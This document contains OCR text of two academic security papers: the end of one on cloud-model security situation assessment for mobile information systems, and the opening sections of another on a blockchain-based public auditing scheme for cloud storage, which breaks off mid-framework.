For the normal curve fitting of the evaluation cloud model, the support degree of the comment "good" is 0.122 04, the support degree of the comment "excellent" is 0.636 88. The remaining support degree $1 - 0.122\,04 - 0.636\,88 = 0.241\,08$ is allocated by the reciprocal ratio of the distance between the dimension and the expected value of the other three inactive reviews. The network dimension comment support vector $(p_{31}, p_{32}, p_{33}, p_{34}, p_{35}) = (0.052\,86, 0.072\,56, 0.115\,66, 0.122\,04, 0.636\,88)$.




Figure 6: Evaluation cloud activation.

The evaluation support vector for the other four-dimensional indexes of the criterion layer is the same as the calculation process of the network dimension and will not be described here.

The obtained security level value vector of each dimension of the criterion layer is (0.677 2,0.731 4,0.920 9,0.522 5,0.643 4), and the comment support matrix $\boldsymbol{P}$ is shown in Table 7.

According to equations (13)–(15), the criterion layer index entropy weight coefficient vector can be calculated as: $\boldsymbol{\tau} = (0.143, 0.380, 0.121, 0.307, 0.049)$. The comprehensive security situation value of this system is 0.752. Combined with Table 4, the security situation of the information system is in an "excellent" state, which is consistent with the actual situation.

The security situation assessment method in this paper, the entropy weight coefficient method [2], the improved Hidden Markov Model [4], and the AHP method [12] are applied to the evaluation of this system. The criterion layer security situation and total security situation are evaluated, as shown in Figures 7 and 8.

As can be seen from Figures 7 and 8, the fluctuation of the situation assessment value of the model in this paper

Table 7: Comment support.

Criteria layer	Worse	Bad	Average	Good	Excellent
X_1	0.045 93	0.072 19	0.104 12	0.682 61	0.095 54
X_2	0.000 67	0.001 02	0.201 11	0.975 38	0.001 82
X_3	0.052 86	0.072 56	0.115 66	0.122 04	0.636 88
X_4	0.002 94	0.056 40	0.964 18	0.024 02	0.032 19
X_5	0.074 71	0.122 19	0.227 29	0.441 00	0.134 80




Figure 7: Criterion layer security situation.

is obviously smaller than that obtained by the entropy weight coefficient method [2], the improved Hidden Markov Model [4], and the AHP method [12]. There are two reasons: first, the model in this paper improves the objective degree of the weight vector by modifying the interval matrix and overcomes the shortcoming of the strong subjectivity of the traditional AHP method. At the same time, by judging the dispersion degree of the subordinate cloud droplets of the experts' evaluation results, abnormal index values can be found and reevaluation. Compared with the entropy weight coefficient method, unreasonable index weighting can be avoided. Therefore, the quantitative result of the model in this paper is more appropriate to the actual system security situation, which improves the reliability of this information system security situation assessment model.




Figure 8: Total security situation.

Second, due to the difference of experts' ability, it is difficult to judge the relative importance of each dimension index in the criterion layer uniformly. Based on multisource data normalization, the entropy weight coefficient of each cloud model corresponding to the criterion layer index is used to avoid weighting directly for the criterion layer index. Therefore, the total situation value of the actual system can avoid large fluctuation and improve the stability of information system security situation assessment.

7. Conclusions

This paper proposes a MIMEC-based security situation assessment model of information system for smart mobile devices. This model modifies the interval judgment matrix, finds the best deterministic matrix to determine the index layer weight vector, and combines the entropy weight membership cloud to quantify and grading the security situation. Through the experiment on the departure control system for smart mobile devices, we found that the existing information system is always in a serious situation, which means the information system manager is supposed to take some measures to protect the system. We believe that our findings and our model can extend the models used in previous work and correct shortcomings of previous models. And compared the evaluation results with other methods, it shows that our model has good reliability and stability.

Our future work will focus on this study to assess extensive information system situation security for smart mobile devices. In addition, more realistic assessment methods such as Pythagorean Fuzzy Subsets [22], and Intuitionistic Fuzzy Petri Nets [23] will be used to improve the accuracy of the proposed model.

Data Availability

The raw/processed data required to reproduce these findings cannot be shared at this time as the data also forms part of an ongoing study.

Conflicts of Interest

The authors declare that there is no conflict of interest regarding the publication of this paper.

Acknowledgments

This work was supported by the Civil Aviation Joint Research Fund Project of the National Natural Science Foundation of China under granted number U1833107.

References

[1] X. H. Qu and X. M. Shi, "Research of network security situation assessment based on AHP," *Techniques of Automation and Applications*, vol. 37, no. 11, pp. 43–45, 2018.

[2] Y. Fu, X. P. Wu, and Q. Ye, "An approach for information systems security risk assessment on fuzzy set and entropy-weight," *Acta Electronica Sinica*, vol. 38, no. 7, pp. 1489–1494, 2010.

[3] H. S. Luo, Y. J. Shen, and G. D. Zhang, "Information security risk assessment based on two stages decision model with grey synthetic measure," in *Proceedings of the 6th IEEE International Conference on Software Engineering and Service Science*, pp. 795–798, Beijing, China, 2015.

[4] R. R. Xi, X. C. Yun, and Y. Z. Zhang, "An improved quantitative evaluation method for network security," *Chinese Journal of Computers*, vol. 38, no. 4, pp. 749–758, 2015.

[5] F. Shu, M. Li, and S. T. Chen, "Research on network security protection system based on dynamic modeling," in *2017 IEEE 2nd Information Technology, Networking, Electronic and Automation Control Conference (ITNEC)*, pp. 1602–1605, Chengdu, China, 2017.

[6] A. Hemanidhi, S. Chimmanee, and P. Sanguansat, "Network risk evaluation from security metric of vulnerability detection tools," in *TENCON 2014-2014 IEEE Region 10 Conference*, pp. 1–6, Bangkok, Thailand, 2014.

[7] J. H. Eom, S. H. Park, and Y. J. Han, "Risk assessment method based on business process-oriented asset evaluation for information system security," in *Proceedings of the 7th International Conference on Computational Science*, pp. 1024–1031, Beijing, China, 2007.

[8] A. S. Rimsha and A. A. Zakharov, "Method for risk assesment of industrial networks' information security of gas producing enterprise," in *2018 Global Smart Industry Conference*, pp. 1–5, Chelyabinsk, Russia, 2018.

[9] C. Fang, J. Liu, and Z. Lei, "Fine-grained HTTP web traffic analysis based on large-scale mobile datasets," *IEEE Access*, vol. 4, pp. 4364–4373, 2016.

[10] Y. Li, J. Wang, D. Zhao, G. Li, and C. Chen, "A two-stage approach for combined heat and power economic emission dispatch: combining multi-objective optimization with integrated decision making," *Energy*, vol. 162, no. 1, pp. 237–254, 2018.

[11] General Administration of Quality Supervision, Inspection and Quarantine of the People's Republic of China, Standardization Administration of the People's Republic of China, *Information security technology—classification guide for classified protection of information systems security: GB/T 22240—2008*, Standards Press of China, Beijing, 2008.

[12] X. Cheng, *Information System Security Situation Assessment and Risk Control Method Based on Operation-Flow*, Civil Aviation University of China, Tianjin, 2016.

[13] J. J. Zhu, S. X. Liu, and M. G. Wang, "Novel weight approach for interval numbers comparison matrix in the analytic hierarchy process," *Systems Engineering-Theory & Practice*, vol. 25, no. 4, pp. 29–34, 2005.

[14] D. Li, M. Haijun, and S. Xuemei, "Membership clouds and membership cloud generators," *Journal of Computer Research and Development*, vol. 32, no. 6, pp. 15–20, 1995.

[15] Z. H. Feng, J. C. Zhang, K. Zhang, and W. Liu, "Techniques for battlefield situation assessment based on cloud-gravity-center assessing," *Fire Control & Command Control*, vol. 36, no. 3, pp. 13–15, 2011.

[16] Z. W. Li, *The Study on the Information System Risk Assessment and Management Countermeasure*, Beijing Jiaotong University, Beijing, 2010.

[17] Y. B. Li, *Analysis and Design of MIS (Management Information System) on Nuclear Power Construction of SD*, Shandong University, Jinan, 2013.

[18] D. M. Zhao, Y. Q. Zhang, and J. F. Ma, "Fuzzy risk assessment of entropy-weight coefficient method applied in network security," *Computer Engineering*, vol. 30, no. 18, pp. 21–23, 2004.

[19] D. Wang, Z. J. Zhang, P. Wang, J. Yan, and X. Y. Huang, "Targeted Online Password Guessing: An Underestimated Threat," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (ACM CCS 2016)*, pp. 1242–1254, Vienna, Austria, 2016.

[20] D. Wang and P. Wang, "Two birds with one stone: two-factor authentication with security beyond conventional bound," *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 4, pp. 708–722, 2018.

[21] D. Wang, W. Li, and P. Wang, "Measuring two-factor authentication schemes for real-time data access in industrial wireless sensor networks," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 9, pp. 4081–4092, 2018.

[22] R. R. Yager, "Pythagorean fuzzy subsets," in *2013 Joint IFSA World Congress and NAFIPS Annual Meeting (IFSA/NAFIPS)*, pp. 57–61, Edmonton, Canada, 2013.

[23] M. Fei-xiang, L. Ying-jie, Z. Bo, S. Xiao-yong, and Z. Jing-yu, "Intuitionistic fuzzy petri nets for knowledge representation and reasoning," *Journal of Digital Information Management*, vol. 14, no. 2, pp. 104–113, 2016.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8841711, 13 pages
https://doi.org/10.1155/2020/8841711

Research Article

A Blockchain-Based Public Auditing Scheme for Cloud Storage Environment without Trusted Auditors

Song Li,[1] Jian Liu,[1] Guannan Yang,[1] and Jinguang Han[2]

[1]*College of Information Engineering, Nanjing University of Finance and Economics, Nanjing 210003, China*
[2]*Jiangsu Provincial Key Laboratory of E-Business, Nanjing University of Finance and Economics, Nanjing 210003, China*

Correspondence should be addressed to Jinguang Han; jghan22@gmail.com

Received 24 July 2020; Revised 14 August 2020; Accepted 1 September 2020; Published 5 October 2020

Academic Editor: Kim-Kwang Raymond Choo

In the cloud storage applications, the cloud service provider (CSP) may delete or damage the user's data. In order to avoid the responsibility, CSP will not actively inform the users after the data damage, which brings the loss to the user. Therefore, increasing research focuses on the public auditing technology recently. However, most of the current auditing schemes rely on the trusted third public auditor (TPA). Although the TPA brings the advantages of fairness and efficiency, it cannot get rid of the possibility of malicious auditors, because there is no fully trusted third party in the real world. As an emerging technology, blockchain technology can effectively solve the trust problem among multiple individuals, which is suitable to solve the security bottleneck in the TPA-based public auditing scheme. This paper proposed a public auditing scheme with the blockchain technology to resist the malicious auditors. In addition, through the experimental analysis, we demonstrate that our scheme is feasible and efficient.

1. Introduction

With the rapid development of the cloud computing, users can access the cloud services more economically and conveniently today: for example, the cloud users can outsource the numerous computing tasks to the CSP and reduce the purchase of local hardware resources [1]; besides, with the help of cloud storage services such as Amazon, iCloud, and Dropbox [2], users can put aside the geographical restrictions and upload the local data to the CSP, with only a small amount of payment but a great reduction of local storage resources and more convenience of the data sharing with others. For the enterprise users, due to the explosive growth of business data, enterprises need to spend high cost to purchase software/hardware resources to build an IT system and maintain a professional technical team to manage this system, which causes extra burden to enterprises. Hence, the "pay as you go" service mode of the cloud storage is more convenient and practical. Users can dynamically apply for the storage space according to their data volume from the CSP, so as to avoid resource waste through the elastic resource allocation mechanism.

Although the cloud storage service has a broad market prospect, there are still many data security problems to be solved. Many famous CSP have experienced information disclosure and service termination [3], such as iCloud's information disclosure, Amazon cloud's storage outage, Intuit's power failure, Sidekick's cloud disaster, and Gmail's email deletion. On August 6, 2018, Tencent cloud admitted to the user's silent error caused by the firmware version of the physical hard disk; i.e., the data written is inconsistent with the data read, which damages the system metadata [4]. Therefore, solving the data integrity problem not only can enhance the user's confidence in the cloud storage services but also can effectively promote the development of the cloud storage services industry. Since cloud computing has become the basic infrastructure at the era of big data, the data security is the primary concern of cloud users.




Figure 1: System model of the public auditing scheme based on the trusted third party.

However, in the practical applications, due to the system vulnerabilities, hacker attacks, hardware damage, human operation errors, or even maximizing the interests, CSP may delete or damage some user's data [5–7]. For example, the hospital outsourced all the electrical disease records to the CSP, but CSP may lose part of the stored data. It will cause a great loss to the users when these records cannot be retrieved. In order to avoid responsibility, the CSP may not actively inform the data owners after the data is damaged; in addition, in some special service models, CSP claims to provide multibackup storage service, but in the actual process, they only provide ordinary single-backup storage service and cheat the consumers to obtain additional service fees. All of these factors will cause the cloud users unable to trust the CSP fully.

The traditional method of checking the integrity of remotely stored files is to download all the data from the CSP to the local machine; then, the data owner checks it locally by computing the message authentication code or signature [8–11]. However, if the large amount of data has been stored in the remote cloud server, such as for the online retailer like Amazon that produced the hundreds of PB data every day, it is unrealistic to download all these data to the local machines every time when checking the integrity, because this will cause a lot of bandwidth/storage resources waste; on the other hand, the integrity checking is a periodic task, and it is expensive for mobile devices with limited resources to execute locally [12]; for the fairness at last, it is not reasonable to let either part of the CSP or data owners audit after the data corruption, so it is an ideal choice to introduce a trusted third party to replace CSP or data owners to check the data integrity [13] (Figure 1). In this model, the client sends a request to the auditor for auditing delegation; then, the auditor executes a challenge and response protocol to check the integrity. At last, the auditor gets the auditing result and sends it to the client. However, after the third-party auditor (TPA) has been introduced, the problem of privacy disclosure is also produced. For example, the malicious auditor obtains the data owner's identity information in the auditing process, so as to know which part of the stored data is more valuable to the user [14]; in addition, it is possible for the TPA to know the content of the stored data block in the interaction with CSP [15].

2. Related Works

In 2003, Deswarte and Quisquater [8] proposed a remote data integrity checking scheme based on the challenge-response protocol for the distributed system. Although their scheme does not need to download all the data when checking the remotely stored data, their scheme causes a large number of modular exponential operations on the server side resulting in large computing overhead; besides, the client needs to maintain all the data backup locally. In 2004, Sebe et al. [9] proposed a remote integrity checking scheme based on the Diffel-Hellman protocol. In their scheme, the client needs to store n-bits data for each data block to be stored, that is to say, only when the size of the data block is much larger than n that their scheme has practical significance (otherwise, it is not better than storing all the data locally). In 2005, Oprea and Reiter [10] proposed a scheme based on the tweakable encryption. However, the client needs to download all the files in the checking phase, and their scheme aims at data retrieval, which is not suitable for the scenario of




Figure 2: The invalidity of authenticators caused by the data dynamic operation (insertion).

data integrity checking. In 2006, Schwarz and Miller [11] solved the data security problem of remote storage across multiple servers based on algebraic signature. However, the computation cost in the client side increases dramatically with the increasing of the data blocks to be checked.

The proposed schemes introduced above have the same problem: the client needs to access the complete data backup; however, it is not suitable in practice obviously as mentioned before. Many scholars have carried out research on this issue later. In 2007, Ateniese et al. [16] proposed the concept of provable data possession (PDP) firstly based on RSA homomorphic linear authenticator and random sampling technology. The user can check the data stored in the remote server without downloading all the data to the local machine thus solving the defect existed in the early proposed schemes; however, their scheme only supports the static data. In 2008, Shacham and Waters proposed two improved schemes based on BLS short signature [17]: the first scheme based on BLS signature supports infinite time public verifications on the data; the second scheme calculates the authenticators using pseudorandom function but does not support public verification.

Except of the static data, users may also add, delete, or modify the remote data; these dynamic operations will change the index of the data block resulting in the invalidity of the original authenticators, as shown in Figure 2. If all the authenticators are recalculated each time when the data owner performs dynamic operations, a lot of computing and communication cost will be produced. Therefore, many scholars studied the dynamic data-supported schemes. In 2008, Ateniese et al. [18] proposed the dynamic PDP scheme based on symmetric key firstly. However, for the reason that their scheme is based on symmetric encryption, it does not support public auditing. In reference [19], Erway et al. introduced a dynamic PDP scheme that can support dynamic data using rank-based skip list technology. In reference [20], Zhu et al. proposed a scheme with an indexing-hash table to support the effective update of the dynamic data.

In 2011, Hao et al. [21] expanded the scheme of Sebe et al.'s scheme [9] and proposed a dynamic auditing scheme in block level based on RSA homomorphic tag. The so-called block level dynamic means that the data owners can insert, delete, or update data blocks, but after the update, they still need to recalculate the authenticators which is not flexible.

In the practical applications, the integrity checking task is performed by the TPA and most of the schemes proposed later support public auditing. In 2009, Wang et al. [13] proposed an integrity checking scheme with the TPA firstly based on BLS short signature and MHT (Merkle hash tree). In this scheme, any entities in the network can challenge the CSP to check the integrity of the data stored on the cloud server, but this scheme does not support the full dynamic operations on the data.

Although the introduction of the TPA brings many benefits, it also brings new security and privacy issues. Therefore, the public auditing scheme supporting privacy preserving has become a hotspot recent years. In 2010, Wang et al. [14] proposed a public auditing scheme supporting content privacy preservation based on the random mask technology. This scheme supports batch verification of multiuser tasks. However, due to the large number of verification tags generated on the server side, the system suffers a large storage burden. In 2012, Wang et al. [15] proposed a public auditing scheme to protect the identity privacy of the group users based on group signature technology, but the group signature produced huge computing cost in the data owner's side, and their scheme did not consider the situation that the users can leave and join the group dynamically. In their scheme, users need to recalculate the authenticators of all the stored data block when the group key has changed; in 2014, Wang et al. [22] proposed an auditing scheme based on ring signature technology, which can protect the identity privacy of group membership and support group members to join/leave the group dynamically, but the efficiency of their scheme is decreased with the increasing number of the group members, and the malicious users cannot be tracked in their scheme.

In the process of authenticator generation phase, a large number of signature operations are involved; however, many of the existing terminal equipment are embedded devices with low-power capacity such as mobile phones or sensors in IoT applications; therefore, public auditing schemes for low-power equipment have also been studied: in 2015, He et al. [23] proposed a public auditing scheme based on the certificateless cryptosystem and applied it into the cloud-assisted wireless body area networks. Based on their certificateless mechanism, certificates do not need to be transferred and stored compared with the previous proposals thus reducing the bandwidth resources; the users do not need to do the CRL (certificate revocation list) querying which greatly saves the computing resources. In 2016, Li et al. [12] proposed two auditing schemes for low-performance equipment based on online-offline signature technology. In the first basic scheme, the TPA needs to store some offline signature information, so it is only suitable for users to upload some short data (such as a phone number) in the cloud; in the second scheme, the author solved the problem that the TPA needs to store a large number of offline signatures.

In 2017, Li et al. [24] pointed out that most of the existing schemes are based on the PKI infrastructure and the security of these schemes depends on the security of the key and then proposed a public auditing scheme based on fuzzy identity signature technology. In this scheme, the user's identity (ID) is the public key, which improves the security of the

system. However, Xue et al. [25] pointed out that Li et al.'s scheme cannot resist a malicious auditor's attack; Yu and Wang put forward a scheme to resist key disclosure attack in the literature [26], which guarantees the forward security of the system by supporting the key updating mechanism, and the updated keys can still audit the previous data block tagged with the old keys.

In 2013, Liu et al. [27] proposed a public auditing scheme based on the rank-based Merkle-hash tree to improve the efficiency of the traditional hash tree algorithm. However, this algorithm causes a lot of computation cost to the TPA. If there are a large number of data blocks, the TPA needs to spend a lot of time to calculate the path of the Merkle tree. Yang and Jia [28] proposed a scheme based on index table structure and BLS signature algorithm, which supports the PDP mechanism of full dynamic data operation. In their scheme, because the index table is used to store the metadata of block file through a continuous storage space, the deletion and insertion move a large number of data. With the expansion of user data scale and the increase of the number of block files, the time cost of deletion and insertion will increase dramatically, which directly leads to the increasing of verification time cost after dynamic operation and reduces the auditing efficiency. In 2016, Li et al. [29] proposed that a PDP auditing model based on the LBT structure (large branching tree proofs of data possession, LPDP) to solve the problem of the authentication path is too long in building the MHT. LBT adopts a multibranch path structure, and the depth of the LBT to be constructed decreases with the increasing of out-degree, thus reducing the auxiliary information in the process of data integrity checking, simplifying the process of data dynamic update, and reducing the calculation overhead between entities in the system. In 2017, Garg and Bawa [30] added indexes and timestamps to the MHT structure introduced in the scheme [13] and proposed a rist-MHT (relative indexed and time-staged Merkle hash tree) structure. Based on this structure, they proposed a PDP mode. Compared with the MHT structure, the rist-MHT structure shortens the authentication length in MHT, thus reducing the time cost of node query. On the other hand, time stamp attribute gives the authenticator data freshness. However, although these algorithms based on MHT hash tree [13, 27, 30] avoid downloading all the data in the auditing process, the correct verification results can only prove that the cloud server stores the hash tree but not the uploaded data.

In recent years, many scholars have carried out researches on the other issues such as group user revocation, data deduplication, sensitive information sharing, and anti-quantum attack.

In 2020, Zhang et al. [31] pointed out that in the existed group sharing schemes, user revocation results in the large computational cost of the authenticator associated with the revoked users, so they proposed an identity-based public auditing scheme that can support user revocation, in which the revoking of malicious user does not affect the auditing of the previous data blocks.

Young et al. [32] combined the ciphertext deduplication technology [33] with a public auditing scheme. Because a large number of data uploading work are transferred to the CSP, the client only needs to carry out a single tag calculation step, which is suitable for a low-performance client environment.

Shen et al. [34] proposed a public auditing scheme that can hide sensitive information when the data owner was sharing the data with other users based on IBE (identity-based encryption). In this scheme, the role of data transfer (sanitizer) is added to transfer the sensitive data and its signature to realize the privacy preservation of the sensitive information in a shared medical record.

In 2019, Tian et al. [35] pointed out that up to now, none of the schemes above can meet all the security properties and put forward a new scheme. In the process of tagging, the user's signatures will be converted into group signatures, thus protecting the identity privacy of the users; in the auditing process, the content privacy is protected by using mask technology; all data operations will be recorded in the operation history table so that all illegal activities can be tracked.

Xue et al. [25] proposed a public auditing scheme based on blockchain to resist malicious auditors. In their scheme, the challenge verification information is generated based on a bitcoin algorithm. However, the final auditing result of their scheme still relies on TPA uploading to the blockchain, which does not eliminate the threat of malicious TPA fundamentally.

Through the analysis above, we can see that the proposed schemes have the following defect present: the security of these schemes relies on the trusted third party—TPA. Although the TPA brings advantages of the fairness and efficiency to the auditing process, it cannot get rid of the possibility of the malicious auditor, because there is no completely trusted third party in the real world. Although some scholars have conducted research on privacy protection problem in *TPA* based on public auditing schemes with group signature, ring signature, and other privacy protection technologies, the *TPA* needs to be treated as a semi-trusted entity and the risk of malicious auditor has not be eliminated fundamentally. As a new technology, blockchain technology can effectively solve the trust problem among multiple individuals, which is suitable to solve the security bottleneck problem in the TPA-based public auditing scheme. This paper intends to solve the malicious auditor problem in the public auditing schemes combined with blockchain technology.

Contributions. The main contributions are summarized as follows:

(1) We propose a framework of public auditing scheme without a trusted third party based on blockchain and give a basic work-flow

(2) We propose a certificateless public auditing scheme based on the proposed framework to resist the malicious auditor and key escrow problems

(3) We present a detailed security analysis of our schemes. The efficiency and security comparison shows that our scheme is better than existing schemes

3. Preliminaries

Definition 1. Bilinear map.

Given a cyclic multiplicative group G with order q and another multiplicative cyclic group G_T with the same order q, a bilinear pairing refers to a map e: $G \times G \longrightarrow G_T$ which satisfies the following properties:

(1) Bilinearity: For all $P, Q \in_R G$ and $a, b \in_R \mathbf{Z}_\mathbf{q}^*$, $e(aP, bQ) = e(P, Q)^{ab}$.

(2) Nondegeneracy: There exist $P, Q \in_R G$ such that $e(aP, bQ) \neq 1_{G_T}$.

(3) Computability: For all $P, Q \in_R G$, there exists an efficient algorithm to compute $e(aP, bQ)$.

Definition 2. Elliptic Curve Discrete Logarithm Problem (ECDLP).

Suppose that $P, Q \in_R G$. Given P and Q, it is computationally infeasible to find out the integer $s \in \mathbf{Z}_\mathbf{q}^*$ such that $Q = s \cdot P$.

Definition 3. Computational Diffel-Hellman Problem (CDHP).

Suppose that $P, Q \in_R G$ and $a, b \in_R \mathbf{Z}_\mathbf{q}^*$, it is computationally infeasible to output the result $Q = a \cdot b \cdot P$ only with $\{P, a \cdot P, b \cdot P\}$.

4. The Framework of Our Public Auditing Scheme Based on Blockchain

4.1. System Model. In our proposed framework, there are four roles: cloud server provider (CSP), client, key generating center (KGC), and auditors.

4.1.1. Cloud Service Provider. In our scheme, the CSP is a semitrusted entity with strong computing/storage resources, and the client uploads the local data to the remote CSP for storage. The CSP faithfully follows the whole process of the auditing protocol with the other entities; however, he/she attempts to cover up the fact of data corruption.

4.1.2. Client. The client is a cloud storage service user. He/she stores his/her data in the CSP to reduce the storage burden locally. To ensure the integrity of the remotely stored data, the client can delegate the auditor to execute the interactive protocol with the CSP and get the auditing result from the auditor.

4.1.3. KGC. The KGC is a trusted entity in our proposal and generates the public parameters of the whole system and the client's partial secret key in the certificateless cryptosystem.

4.1.4. Auditor. Auditors are distributed nodes deployed on the blockchain nodes, and the ProofVerify algorithm is deployed on the auditors as the form of smart contract. After getting the proof generated by the CSP, the auditors calculate the checking result and store them into the storage layer of blockchain.

The relationship among these entities is shown in Figure 3.

4.2. The Proposed Framework. In this section, we proposed a basic framework of public auditing scheme based on blockchain technology and give a general work flow. In our framework, in order to solve the problem of malicious attackers in the traditional TPA-based schemes, we use the distributed nodes in the blockchain network as auditors to check the integrity.

Before the client uploads the data to the CSP, it uses the private key issued by the KGC to calculate the linear authenticator of the file. The calculation process divides the file into data blocks for calculation firstly, and then the user uploads the data and the corresponding linear authenticator to the CSP for storage. When the client wants to check the integrity of the stored data in the cloud, the client sends the challenge information (randomly generated integers) and sends it to the auditors and CSP; the CSP calculates the proof according to the challenge information and returns the proof to the auditors.

Auditors are smart contracts deployed on the blockchain nodes, the function of which mainly includes two parts: processing client auditing request and executing the ProofVerify algorithm (the main part of the auditing scheme). The distributed auditors calculate the auditing results according to the proof returned by the CSP, store the results into the storage layer of the blockchain, and maintain a history that cannot be tampered.

Secondly, when the client performs the data updating operations (such as adding, deleting, querying, and modifying) on the stored data, the CSP generates the client's operation log of this time and compute the multiple signatures on this log by the client and CSP which indicate that all members agree with this result. It should be noted that auditing is a periodic process; it can be arranged every day at a certain fixed period such as after zero clock, but each time the user performs an updating operation, an auditing action will be triggered automatically.

If the client or CSP finds out the stored data has been damaged, they can compare the current auditing results with the previous historical records stored in the blockchain and combine the signed operation logs to determine the responsibility for data damage; because these data are stored in the distributed ledger with nonrepudiation and nontampering, neither party can refuse to admit it.

4.3. Consensus Mechanism of the Distributed Auditing Nodes. When a client sends an auditing request to the distributed auditors, the blockchain network triggers a consensus mechanism, and the data stored in the CSP is audited and stored among the nodes. We build two consensus mechanisms as shown in Figure 4: one is a secure model, and the other one is an efficient model. The following steps show the consensus mechanism between distributed auditors in the auditing process:

(1) Users broadcast the auditing requests with challenge information to the blockchain network, and the auditors store the challenge information

